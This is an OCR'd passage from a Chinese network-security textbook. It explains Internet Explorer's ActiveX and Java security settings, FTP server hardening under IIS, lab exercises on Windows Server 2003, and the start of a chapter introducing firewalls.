


图 6-7 ActiveX 安全设置

(1) 对标记为可安全执行脚本的 ActiveX 控件执行脚本。这个设置是为标记为安全执行脚本的 ActiveX 控件执行脚本设置执行的策略。所谓“对标记为可安全执行脚本的 ActiveX 控件执行脚本”选项，就是指具备有效的软件发行商证书的软件。该证书可说明是谁发行了该控件而且它没有被篡改。知道了是谁发行的控件，用户就可以决定是否信任该发行商。控件包含的代码可能会意外或故意

损坏用户自己的文件。如果控件未签名，那么用户将无法知道是谁创建了它以及能否信任它。指定希望以何种方式处理具有潜在危险的操作、文件、程序或下载内容，并选择下面的某项操作。

- 如果希望在继续之前给出请求批准的提示，可选择“提示”单选按钮。
- 如果希望不经提示并自动拒绝操作或下载，可选择“禁用”单选按钮。
- 如果希望不经提示自动继续，可选择“启用”单选按钮。

(2) 对没有标记为安全的 ActiveX 控件进行初始化和脚本化。这个设置为没有标记为安全执行脚本的 ActiveX 控件执行脚本设置执行的策略。IE 默认设置为禁用，用户最好不要改变。

(3) 下载未签名的 ActiveX 控件。这个设置为未签名的 ActiveX 控件的下载提供策略。未签名的意思和没有标记为安全执行脚本的解释是一样的。IE 默认设置为禁用，用户最好不要改变。

(4) 下载已签名的 ActiveX 控件。该设置为已签名的 ActiveX 控件的下载提供策略。默认设置为提示，最好不要自行改变。

(5) 运行 ActiveX 控件和插件。这个设置是为了运行 ActiveX 控件和插件的安全。这是最重要的设置，但许多站点上都使用 ActiveX 作为脚本语言，所以建议设置为提示。这样当有 ActiveX 运行时，IE 就会提醒用户，用户可以根据当时所处网站，决定是否使用它提供的 ActiveX 控件。对用户信任的网站，可以放心地运行它提供的控件。

3. Java 语言及安全设置

1) Java 语言特性

Java 语言的特性使它可以最大限度地利用网络。Applet 是 Java 的小应用程序，它是动态、安全、跨平台的网络应用程序。Java Applet 嵌入 HTML，通过主页发布到 Internet。当网络用户访问服务器的 Applet 时，这些 Applet 在网络上进行传输，然后在支持 Java 的浏览器中运行。由于 Java 语言的机制，用户一旦载入 Applet，就可以生成多媒体的用户界面或完成复杂的应用。Java 语言可以把静态的超文本文件变成可执行应用程序，极大地增强了超文本的可交互操作性。

Java 在给人们带来好处的同时，也带来了潜在的安全隐患。由于现在 Internet 和 Java 在全球应用得越来越普及，因此人们在浏览 Web 页面的同时也会同时下载大量的 Java Applet，这就使得 Web 用户的计算机面临的安全威胁比以往任何时候都要大。

在用户浏览网页时，这些黑客的 Java 攻击程序就已经侵入到用户的计算机中去了。所以在网络上，不要随便访问信用度不高的站点，以防止黑客的入侵。

2) Java 的安全设置

在 IE 浏览器中也可以对 Java 的使用进行限制，具体实施步骤如下。

(1) 打开 IE 浏览器，选择“工具”→“Internet 选项”命令。

(2) 在所打开的对话框中，选择“安全”选项卡。

(3) 单击选项卡上方列表中 Internet 图标(地球标志)，代表要设置整个 IE 的安全设置。

(4) 单击选项卡下方的“自定义级别”按钮，打开“安全设置”对话框。

(5) 移动对话框的垂直滚动滑块,直到看到"Java 权限"选项,如图 6-8 所示。

从图 6-8 中可以看到一共包含 5 个 Java 的安全设置,具体设置参考实训相关内容。



图 6-8 Java 安全设置

6.3 FTP 服务的安全

FTP 服务由 TCP/IP 的文件传输协议支持,只要连入 Internet 的两台计算机都支持 TCP/IP,运行 FTP 软件,用户就可像使用自己计算机上的资源一样,将远程计算机上的文件复制到自己的硬盘。大多数提供 FTP 服务的站点允许用户以 Anonymous 作为用户名登录(有的站点不需要输入账号名和密码),一旦登录成功,用户就可以下载文件。如果服务器安全系统允许,用户也可以上传文件,这种 FTP 服务称为匿名服务。网上有许多匿名 FTP 服务站点,其上有许多免费软件、图片和游戏,匿名 FTP 是人们常使用的一种服务方式。匿名 FTP 服务就像匿名 WWW 服务是不需要密码的,但用户权力会受到严格的限制。它允许用户访问 FTP 服务器上的文件,这时不正确的配置将严重威胁系统安全。因此,需要保证使用者不去申请系统上其他的区域或文件,也不能对系统做任意的修改。文件传输和电子邮件一样会给网上的站点带来不受欢迎的数据和程序。首先文件传输可能会带来特洛伊木马,这会给站点以毁灭性的打击。其次会给站点带入无聊的游戏、盗版软件及色情图画等,也会带来时间和磁盘空间的消耗,还可能会造成拒绝服务攻击。匿名 FTP 服务的安全在很大程度上取决于一个系统管理员的水平。一个低水平的系统管理员很可能会错误配置权限,从而被黑客利用破坏整个系统。

安装 IIS 组件后,FTP 服务器就可运行。FTP 站点并不涉及复杂的安全性,没有太多的应用程序和服务器/浏览器交互过程。保证 FTP 服务器安全的措施是通过 FTP 属性完成的。

6.3.1 目录安全设置

FTP 用户仅有两种目录权限：读取和写入，其中读取权限对应于下载，写入权限对应于上传。FTP 站点的目录权限是对全体访问该目录的用户都生效的权限，即一旦某个目录设置为仅有读取权限，则任何 FTP 用户，包括授权用户都不能进行上传操作。

目录权限可在 FTP 站点和虚拟目录两个层次进行设置。在 IIS 管理界面，右击 FTP 站点或虚拟目录图标，选择"属性"命令，打开"站点属性"对话框或"虚拟目录"属性对话框；选择"主目录"或"虚拟目录"选项卡，只需选中"读取"、"写入"复选框，即可指定站点或虚拟目录的目录访问权限，如图 6-9 所示。

(1) 本地路径：当选择"此计算机上的目录"单选按钮时，单击"浏览"按钮选定主目录对应的实际文件夹，下方为目录权限。

(2) 读取：允许下载存储在主目录的文件。

(3) 写入：可以将文件上传到站点的主目录。

(4) 记录访问：设置此目录的访问记录存储在日志文件。

(5) 目录列表样式：当打开站点后，目录显示的样式为操作系统的显示方式，默认为 MS-DOS 风格。



图 6-9 "主目录"选项卡

6.3.2 用户验证控制

可设置是否允许匿名方式访问，在如图 6-10 所示的"安全账户"选项卡中，若不选中"只允许匿名连接"复选框，则要求只有已注册的用户提供正确的用户名和密码后才可访问；否则，拒绝访问。若选中"只允许匿名连接"复选框，则所有用户均可访问。



图 6-10 “安全账户”选项卡

6.3.3 IP 地址限制访问

可以允许或拒绝指定 IP 地址的主机的访问。使用“目录安全性”选项卡能够设置访问限制，添加地址授予访问或拒绝访问站点的权限，如图 6-11 所示。



图 6-11 “目录安全性”选项卡

在图 6-11 中选择“添加”站点限制访问的方式时，选择“授权访问”或“拒绝访问”单选按钮，单击“添加”按钮，打开“拒绝以下访问”对话框。在该对话框中选择限制的类型为单机、一组计算机和域名，然后输入拒绝访问的地址，单击“确定”按钮即可添加访问的限制条件。

6.3.4 其他安全措施

当运行 FTP 服务器时，为保证安全应当注意以下几点：①一定要确保 FTP 用户无法进入 FTPRoot 目录以外的目录，同时要使用 NTFS 来保证服务器的安全；②避免使用远程虚拟目录；③当用户从远程目录访问文档时，属性页的用户名和密码，总是要求其提供输入

到属性页的用户名和密码，这就有可能绕过访问控制表；④一定要启动日志记录功能，在日志和事件查看器中查找没有成功的登录信息，及时发现可疑信息；⑤如果只计划运行 FTP 服务器，就只开放端口 20 和端口 21；⑥全面测试 FTP 服务器，并设法找到所有的漏洞。

习题 6

1. Internet 服务有哪些？
2. Internet 的安全隐患有哪些？
3. IIS 的安全设置有哪些？
4. IIS 服务器的安全设置有哪些？
5. Cookie 的安全隐患有哪些？
6. ActiveX 的安全隐患有哪些？
7. Applet 的安全隐患有哪些？
8. 如何增强 IE 浏览器的安全性？
9. 如何增强 FTP 服务器的安全性？

实训 6.1 Web 服务安全

【实训目的】

掌握 Web 服务器和浏览器的设置。

【实训环境】

装有 Windows Server 2003 操作系统并开通 Web 服务。

【实训内容】

1. 实现身份验证和访问控制

(1) 禁止匿名访问。安装 IIS 后产生匿名用户 IUSR_Computername(密码随机产生)，其匿名访问给 Web 服务器带来潜在的安全性问题，应对其权限加以控制。如无匿名访问需要，可取消 Web 的匿名服务，如图 6-12 所示。

(2) IP 地址的控制。IIS-Web 可以设置允许或拒绝从特定 IP 发来的服务请求，有选择地允许特定节点的用户访问服务，可以通过设置阻止除指定 IP 地址外的整个网络用户来访问 Web 服务器。本例中设置除 192.168.1.11 网络上的主机外，其他主机可访问本 Web 服务器，如图 6-13 所示。

(3) 目录安全设置。为确保网站的安全性，配置 Web 服务器可以看到的目录以及相应的访问层次也是很重要的。第一次安装 IIS 时，按照默认设




图 6-12 设置是否匿名访问

置，会自行创建一个叫作 InetPub 的目录，接着为其提供的 Internet 服务生成根目录。Web 服务器的根目录默认为 wwwroot，它应当是主页所在位置(本例中设置目录的访问权限为只读访问)，如图 6-14 所示。



图 6-13 “IP 地址和域名限制”对话框




图 6-14 “主目录”选项卡

2. 提高 IE 浏览器的安全性

(1) 限制 Cookie 的使用。

方法 1：可以删除 Cookie 文件内容或把文件属性设置为只读和隐含。具体操作方法是：如果想禁止个别的 Cookies，例如，记录双击操作的 Cookies，可以通过删除相应文件内容来破坏这些 Cookies，然后把文件属性改为只读、隐藏、系统属性，并且存储文件。当登录到一个设置了这种 Cookies 的站点时，它既不能从 Cookies 读取任何信息，也不会传递新的信息。

方法 2：通过 IE 浏览器总体提供的 Cookies 的安全和隐私选项，具体步骤如下。

① 在浏览器中选择“工具”→“Internet 选项”命令，打开“Internet 选项”对话框；选择“安全”选项卡，如图 6-15 所示，单击列表中的 Internet 图标(地球标志)，单击选项卡下方的“自定义级别”按钮。

② 在弹出的“隐私”对话框中，单击“高级”按钮，出现 Cookies 设置选项，如图 6-16 所示，有两个 Cookies 选项，将其阻止即可。



图 6-15 “安全”选项卡




图 6-16 Cookies 安全设置

(2) 限制 ActiveX 的使用。

① 打开 IE 浏览器。

② 选择“工具”→“Internet 选项”命令，在打开的对话框中，选择“安全”选项卡。

③ 单击选项卡中的 Internet 图标(地球标志)，如图 6-15 所示，代表要设置整个 IE 的安全设置。

④ 单击选项卡下方的“自定义级别”按钮，出现“安全设置”对话框。

⑤ 移动对话框中的垂直滚动滑块，直到出现“ActiveX 控件和插件”设置选项，如图 6-17 所示。按 6.2.2 节的相关内容设置该项即可。




图 6-17 ActiveX 设置选项

(3) 设置 Java 的安全性。

① 打开 IE 浏览器，选择“工具”→“Internet 选项”命令。

② 在所打开的对话框中，选择“安全”选项卡。

③ 单击选项卡中的 Internet 图标(地球标志)，代表要设置整个 IE 的安全选项。

④ 单击选项卡下方的“自定义级别”按钮，打开“安全设置”对话框。

⑤ 移动对话框的垂直滚动滑块，直到出现“Java 权限”设置选项，见图 6-8，可以看到一共包含多个 Java 的安全设置。

- Java 权限，是 Java 程序对本地计算机操作的权限，共分为“高”、“中”、“低”、“禁用”4 级。IE 默认设置是“中”级，用户可以将它设为“高”。“自定义”设置是用户自己定义 Java 的各个操作的权限，这是给高级用户使用的，一般用户可以不使用。

- Java 小程序脚本，是对 Java Applet 程序设置的。许多网站上都使用 Java Applet 作为与用户交互的脚本语言，所以 IE 的默认设置为“启用”选项。将它设为“禁用”选项，将会失去许多网站的功能支持，用户可以自己考虑。
- 活动脚本，指是否允许浏览器使用 JavaScript 语言进行网页的显示。同样许多网站上都使用 Java 作为与用户交互的脚本语言，所以 IE 对它的默认设置为“启用”选项。如果用户是在聊天室，就可以将这个功能设为“禁止”选项，以防止前面讲述的各种攻击。
- 允许状态栏通过脚本更新，这个功能具有一定的危险性，但是它在 E-mail、表单的操作和信息的提交中都发挥着重要的作用。用户在不需要时，可以关闭这个功能。

实训 6.2　FTP 服务安全

【实训目的】

掌握 IIS-FTP 服务的安全设置。

【实训环境】

装有 Windows Server 2003 操作系统并开通 FTP 服务。

【实训内容】

熟悉 FTP 服务安全的设置方法。

(1) 可设置是否允许匿名方式访问。在如图 6-18 所示的“安全账号”选项卡中，若不选中“只允许匿名连接”复选框，则要求只有已注册的用户提供正确的用户名和密码后才可访问。若选中“只允许匿名连接”复选框，则所有用户均可访问。



图 6-18　安全账号设置选项

(2) 可以允许或拒绝指定 IP 地址的主机的访问。使用“目录安全性”选项卡能够设置访问限制，添加地址授予访问或拒绝访问站点的权限，设置只允许 192.168.1.12/255.255.255.0 网络中的主机可访问 FTP 服务器，如图 6-19 所示。



图 6-19 目录安全设置选项

(3) FTP 用户仅有两种目录权限：读取和写入。读取权限对应于下载，写入权限对应于上传。FTP 站点的目录权限是对全体访问该目录的用户都生效的权限，即一旦某个目录设置为仅有读取权限，则任何 FTP 用户，包括授权用户都不能进行上传操作。图 6-20 为 FTP 站点主目录设置权限为读取和日志访问。



图 6-20 主目录设置选项

第7章 防火墙技术

在计算机网络中,防火墙所起的作用类似于门卫,是网络安全第一道防线,它将内部网和 Internet 隔离,在两个网络通信时执行访问控制策略。本章介绍防火墙技术的基本原理、防火墙的体系结构、防火墙的主要技术指标、防火墙的缺陷、防火墙的部署等。

7.1 防火墙概述

防火墙是目前最重要的一种网络防护设备,从专业角度讲,防火墙是位于两个(或多个)网络之间,实施网络之间访问控制的一组组件集合。

7.1.1 防火墙的定义

通常所说的防火墙是隔离本地网络与外界网络边界的一道防御系统。它可以使企业内部局域网(LAN)与 Internet 之间或者与其他外部网络互相隔离、限制网络互访来保护内部网络。

防火墙是一个由软件和硬件设备组合而成、在内部网络和外部网络之间或专用网络与公共网络之间构造的保护屏障,使得内部网络与外部网络之间的所有网络通信都要经过防火墙,从而保护内部网免受外部非法用户的侵入。

典型的防火墙具有以下三个方面的基本特性。

(1) 内部网络和外部网络之间的所有网络数据流都必须经过防火墙。这是防火墙所处网络位置特性,同时也是一个前提。因为只有当防火墙是内、外部网络之间通信的唯一通道,才可以全面、有效地保护内部网络不受侵害。

(2) 只有符合安全策略的数据流才能通过防火墙。防火墙最基本的功能是确保网络流量的合法性,并在此前提下将网络的流量快速地从一条链路转发到另外的链路上去。从最早的防火墙模型开始谈起,原始的防火墙是一台“双穴主机”,即具备两个网络接口,同时拥有两个网络层地址。防火墙将网络上的流量通过相应的网络接口接收上来,按照 OSI 协议栈的七层结构顺序上传,在适当的协议层进行访问规则和安全审查,然后将符合通过条件的报文从相应的网络接口送出,而对于那些不符合通过条件的报文则予以阻断。因此,从这个角度上来说,防火墙是一个类似于路由器的、多端口的(网络接口≥2)转发设备,它跨接于多个分离的物理网段之间,并在报文转发过程之中完成对报文的审查工作,如图 7-1 所示。

